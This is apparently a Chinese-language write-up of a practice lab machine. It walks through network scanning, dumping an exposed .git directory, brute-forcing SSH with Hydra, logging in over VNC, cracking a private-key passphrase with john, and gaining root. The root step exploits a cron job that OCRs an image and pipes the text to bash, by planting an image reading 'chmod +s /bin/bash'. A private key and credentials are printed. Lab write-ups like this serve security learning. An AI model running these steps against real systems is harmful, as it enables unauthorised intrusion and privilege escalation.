

信息搜集

主机发现

```

└─(root@kali)-[~]
└─# arp-scan -l

Interface: eth0, type: EN10MB, MAC: 00:0c:29:c7:52:97, IPv4: 192.168.43.61
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1      16:7b:48:15:a2:34      (Unknown: locally administered)
192.168.43.37    24:b2:b9:b8:53:a5      (Unknown)
192.168.43.66    08:00:27:14:11:59      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.141 seconds (119.57 hosts/sec). 3
responded

```

192.168.43.66

端口扫描

[illegible]

NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.00s elapsed
Initiating ARP Ping Scan at 05:29
Scanning 192.168.43.66 [1 port]
Completed ARP Ping Scan at 05:29, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:29
Completed Parallel DNS resolution of 1 host. at 05:29, 0.18s elapsed
DNS resolution of 1 IPs took 0.18s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 05:29
Scanning 192.168.43.66 [4 ports]
Discovered open port 22/tcp on 192.168.43.66
Discovered open port 80/tcp on 192.168.43.66
Discovered open port 5901/tcp on 192.168.43.66
Discovered open port 6001/tcp on 192.168.43.66
Completed SYN Stealth Scan at 05:29, 0.03s elapsed (4 total ports)
Initiating Service scan at 05:29
Scanning 4 services on 192.168.43.66
Completed Service scan at 05:29, 6.10s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.66
NSE: Script scanning 192.168.43.66.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.32s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.04s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:29
Completed NSE at 05:29, 0.00s elapsed
Nmap scan report for 192.168.43.66
Host is up, received arp-response (0.00065s latency).
Scanned at 2026-04-22 05:29:00 EDT for 8s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)

| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUua37WCIEK2z2F1adUtiJpok20zMzkbe1B41Z
vvydx3JHjf7mg10F/HRQlGHiA23I1+dwr0YbbBa2ggd5gd195RSHhuUff/DIC100FbP3YU8A4ItFb8pR
6dN8jr+zU1SZvfX6FWApSkTJmeLPq9PN889+ibvckJCOMqrm1Y05FW2VCwn8QRvwivnuw7iu51IVz7ar
Fe8JShXOLu0ANNqZEXyJywjak+MqyOK6ZtowdyineEQFua81+tBZuvS+qb+AG15/h5hBss/tugVk5SieY
6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKr1vCLX54sXrp0pou5R9SqSnnES
XVM4HQfjIiJTrJFufc2nBF+4f8dH3qtQ+jjkCPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo
6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDK=

```
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQF1o03hi6346mxe
x60PXHEjxDuFhbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
| 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkEta1R4sqzJOh8a4ivZ8wGt1Hfdv3OMNY1
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Hi
| http-git:
| 192.168.43.66:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to
name the...
|_ Last commit message: 4
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
5901/tcp open vnc syn-ack ttl 64 VNC (protocol 3.8)
| vnc-info:
| Protocol version: 3.8
| Security types:
| VNC Authentication (2)
| Tight (16)
| Tight auth subtypes:
|_ STDV VNCAUTH_ (2)
6001/tcp open x11 syn-ack ttl 64 (access denied)
MAC Address: 08:00:27:14:11:59 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.x|5.x, MikroTik RouterOS 7.x
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=4/22%OT=22%CT=%CU=41618%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69E894E4%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 42.917 days (since Tue Mar 10 07:29:11 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.65 ms	192.168.43.66

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 05:29

Completed NSE at 05:29, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 05:29

Completed NSE at 05:29, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 05:29

Completed NSE at 05:29, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds

Raw packets sent: 27 (1.982KB) | Rcvd: 19 (1.454KB)

- 5901 VNC
- 6001 X11(X11 使用从 6000 开始的端口)
- 80端口存在.git

```
└─(root@kali)-[/opt/tools/git/GitDump-master]
└─# python3 git-dump.py http://192.168.43.66/.git/ ggg
URL for test: http://192.168.43.66/.git/
Fetching: http://192.168.43.66/.git/index
Fetching: http://192.168.43.66/.git/FETCH_HEAD
Fetching: http://192.168.43.66/.git/HEAD
Fetching: http://192.168.43.66/.git/ORIG_HEAD
Fetching: http://192.168.43.66/.git/config
Fetching: http://192.168.43.66/.git/description
Fetching: http://192.168.43.66/.git/info/exclude
Fetching: http://192.168.43.66/.git/packed-refs
Fetching: http://192.168.43.66/.git/info/refs
Fetching: http://192.168.43.66/.git/logs/HEAD
Fetching: http://192.168.43.66/.git/logs/refs/heads/develop
Fetching: http://192.168.43.66/.git/logs/refs/remotes/origin/develop
Fetching: http://192.168.43.66/.git/logs/refs/remotes/origin/step_develop
Fetching: http://192.168.43.66/.git/logs/refs/remotes/origin/master
Fetching: http://192.168.43.66/.git/refs/heads/develop
Fetching: http://192.168.43.66/.git/logs/refs/remotes/github/master
Fetching: http://192.168.43.66/.git/refs/heads/master
Fetching: http://192.168.43.66/.git/refs/remotes/origin/master
Fetching: http://192.168.43.66/.git/logs/refs/heads/master
Fetching: http://192.168.43.66/.git/refs/remotes/origin/develop
Fetching: http://192.168.43.66/.git/refs/remotes/origin/step_develop
Fetching: http://192.168.43.66/.git/refs/remotes/github/master
Fetching: http://192.168.43.66/.git/refs/remotes/origin/HEAD
Fetching: http://192.168.43.66/.git/objects/info/packs
Parsing Index File
Fetching:
http://192.168.43.66/.git/objects/00/0000000000000000000000000000000000
Fetching:
http://192.168.43.66/.git/objects/bd/9990a1d46f17332711ccdf1d5ca32d584ae5c3
```

```
Fetching:
http://192.168.43.66/.git/objects/f9/f7d8ba3292488a6e7f9fa21d0968ca7bbd6637
Fetching:
http://192.168.43.66/.git/objects/b8/295d6c67f5f2df8a3649af13bf6867b221cd17
Fetching:
http://192.168.43.66/.git/objects/19/36b7f0b8bc34642423c19738fab503a9d967de
Fetching:
http://192.168.43.66/.git/objects/f7/cc50a34b65f1c6cf3c8bd10e2b78271c348e35
Fetching:
http://192.168.43.66/.git/objects/0e/f29c348d792456e322c2e804ccaf0feb91b05d
Script Executed Successfully
Run following command to retrieve source code: cd output && git checkout -- .
```

```
└─(root@kali)-[/opt/tools/git/GitDump-master]
└─# cd output
```

```
└─(root@kali)-[/opt/tools/git/GitDump-master/output]
└─# ls
```

```
└─(root@kali)-[/opt/tools/git/GitDump-master/output]
└─# ls -al
total 12
drwxr-xr-x 3 root root 4096 Apr 22 06:51 .
drwxr-xr-x 6 root root 4096 Apr 22 06:04 ..
drwxr-xr-x 6 root root 4096 Apr 22 06:51 .git
```

```
└─(root@kali)-[/opt/tools/git/GitDump-master/output]
└─# git log
commit 1936b7f0b8bc34642423c19738fab503a9d967de (HEAD -> master)
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:10:25 2026 -0400
```

4

```
commit b8295d6c67f5f2df8a3649af13bf6867b221cd17
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:08:12 2026 -0400
```

3

```
commit f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:07:59 2026 -0400
```

2

```
commit f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:07:17 2026 -0400
```

1

```
└─(root@kali)-[/opt/tools/git/GitDump-master/output]
└─#
```

写入hosts

```
192.168.43.66 mm.dsz
```



爆破密码

```
mingmingjiu:12345678
```

但并没有用

尝试爆破ssh

```
└─(root@kali)-[/opt/tools]
└─# hydra -l mingmingjiu -P /usr/share/wordlists/rockyou.txt ssh://192.168.43.66
-I -e nsr
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22
07:09:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries
(1:1/p:14344402), ~896526 tries per task
[DATA] attacking ssh://192.168.43.66:22/
[22][ssh] host: 192.168.43.66 login: mingmingjiu password: mingmingjiu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-22
07:09:06
```


虽然拿到了密码但是无法通过ssh登录那么通过vnc连接

```
(root@kali)-[/opt/tools]
# ssh mingmingjiu@192.168.43.66
mingmingjiu@192.168.43.66's password:
Linux MM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64



The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
This account is currently not available.
Connection to 192.168.43.66 closed.
```

```
(root@kali)-[~]
# vncviewer 192.168.43.66:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "mingmingjiu's X desktop (MM:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



在下载里面有很多文件，其中id_ed25519存在私钥，但是不好复制出来，这里可以反弹shell(shell如果闪退可以alt+F2输入反弹shlel命令)



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyX8B0AAAAAGAAAABC+gfZ42R
erBHxe6e2BZ29eAAAAEAAAAEAAAAA3NzaC1lZDI1NTE5AAAAIF9n3s0bsMFbp74d
D47XdVbnIkJCK74CSnFvISxd2g6SAAAAkI6UnrIq/sNwjobpmZ+xs1z0Y1rhga0qdcChuE
wAi9nMeovv60Q7/cvDRxdKPSUbn7JbkjU3AZiAngFjP65evsUaAqBrE66Zl/q6pYpDUuIJ
a2wbsieVAGCjeydK0Kp1ag32is1W0o8K7I3knWMBXj+jrjdy+S4F50yVq9afg+nAu0Tpec
i4qqi68qhKNHOWRA==
-----END OPENSSH PRIVATE KEY-----
```

私钥存在passphrase保护

```
(root@kali) - [/tmp/aaa]
# vim id_rsa
```



```
└─(root@kali)-[/tmp/aaa]
└─# chmod 600 id_rsa
└─(root@kali)-[/tmp/aaa]
└─# ssh -i id_rsa 11104567@192.168.43.66
Enter passphrase for key 'id_rsa':
11104567@192.168.43.66's password:
└─(root@kali)-[/tmp/aaa]
└─# ssh2john id_rsa > hash.txt

└─(root@kali)-[/tmp/aaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678          (id_rsa)
1g 0:00:00:00 DONE (2026-04-22 07:50) 1.265g/s 40.50p/s 40.50c/s 40.50C/s
123456..butterfly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
└─(root@kali)-[/tmp/aaa]
└─# ssh -i id_rsa 11104567@192.168.43.66
Enter passphrase for key 'id_rsa':
Linux MM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
11104567@MM:~$
```

提权

11104567 -> root

```


11104567@MM:~$ cd /opt/
11104567@MM:/opt$ ls -al
total 12
drwxr-xr-x  2 root root 4096 Apr 19 00:26 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rwxr-xr-x  1 root root   36 Apr 19 00:26 a.sh
11104567@MM:/opt$ cat a.sh
#!/bin/bash

gocr /tmp/go.png |bash

```

- `gocr`: 这是一个开源的 OCR (光学字符识别) 工具, 用来识别图片中的文字。
- `| bash`: 它将识别出来的文字直接丢给 `bash` 执行。

上传pspy查看是否是存在定时任务



```

2026/04/22 08:01:06 CMD: UID=0 PID=0 |
2026/04/22 08:01:06 CMD: UID=0 PID=4 |
2026/04/22 08:01:06 CMD: UID=0 PID=3 |
2026/04/22 08:01:06 CMD: UID=0 PID=2 |
2026/04/22 08:01:06 CMD: UID=0 PID=1 | /sbin/init
2026/04/22 08:02:01 CMD: UID=0 PID=2316 | /usr/sbin/CRON -f
2026/04/22 08:02:01 CMD: UID=0 PID=2317 | /usr/sbin/CRON -f
2026/04/22 08:02:01 CMD: UID=0 PID=2318 | /bin/sh -c /bin/bash /opt/a.sh
2026/04/22 08:02:01 CMD: UID=0 PID=2320 | /bin/bash /opt/a.sh
2026/04/22 08:02:01 CMD: UID=0 PID=2319 | /bin/bash /opt/a.sh
2026/04/22 08:02:01 CMD: UID=0 PID=2321 | gocr /tmp/go.png
2026/04/22 08:02:01 CMD: UID=0 PID=2322 | sh -c pngtopnm "/tmp/go.png"
2026/04/22 08:02:01 CMD: UID=0 PID=2323 | bash

```

发现存在的

使用convert生成图片

```

convert -size 600x100 xc:white -font "FreeMono" -pointsize 48 -fill black -draw
"text 20,60 'chmod +s /bin/bash'" go.png

```

```

1104567@MM:/tmp$ wget http://192.168.43.61:8081/go.png
--2026-04-22 07:56:45-- http://192.168.43.61:8081/go.png
Connecting to 192.168.43.61:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3339 (3.3K) [image/png]
Saving to: 'go.png'

go.png                               100%
[=====>] 3.26K --.-KB/s in 0s

2026-04-22 07:56:45 (357 MB/s) - 'go.png' saved [3339/3339]
11104567@MM:/tmp$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
11104567@MM:/tmp$ /bin/bash -p
bash-5.0# id
uid=1001(11104567) gid=1001(11104567) euid=0(root) egid=0(root)
groups=0(root),1001(11104567)
bash-5.0#

```

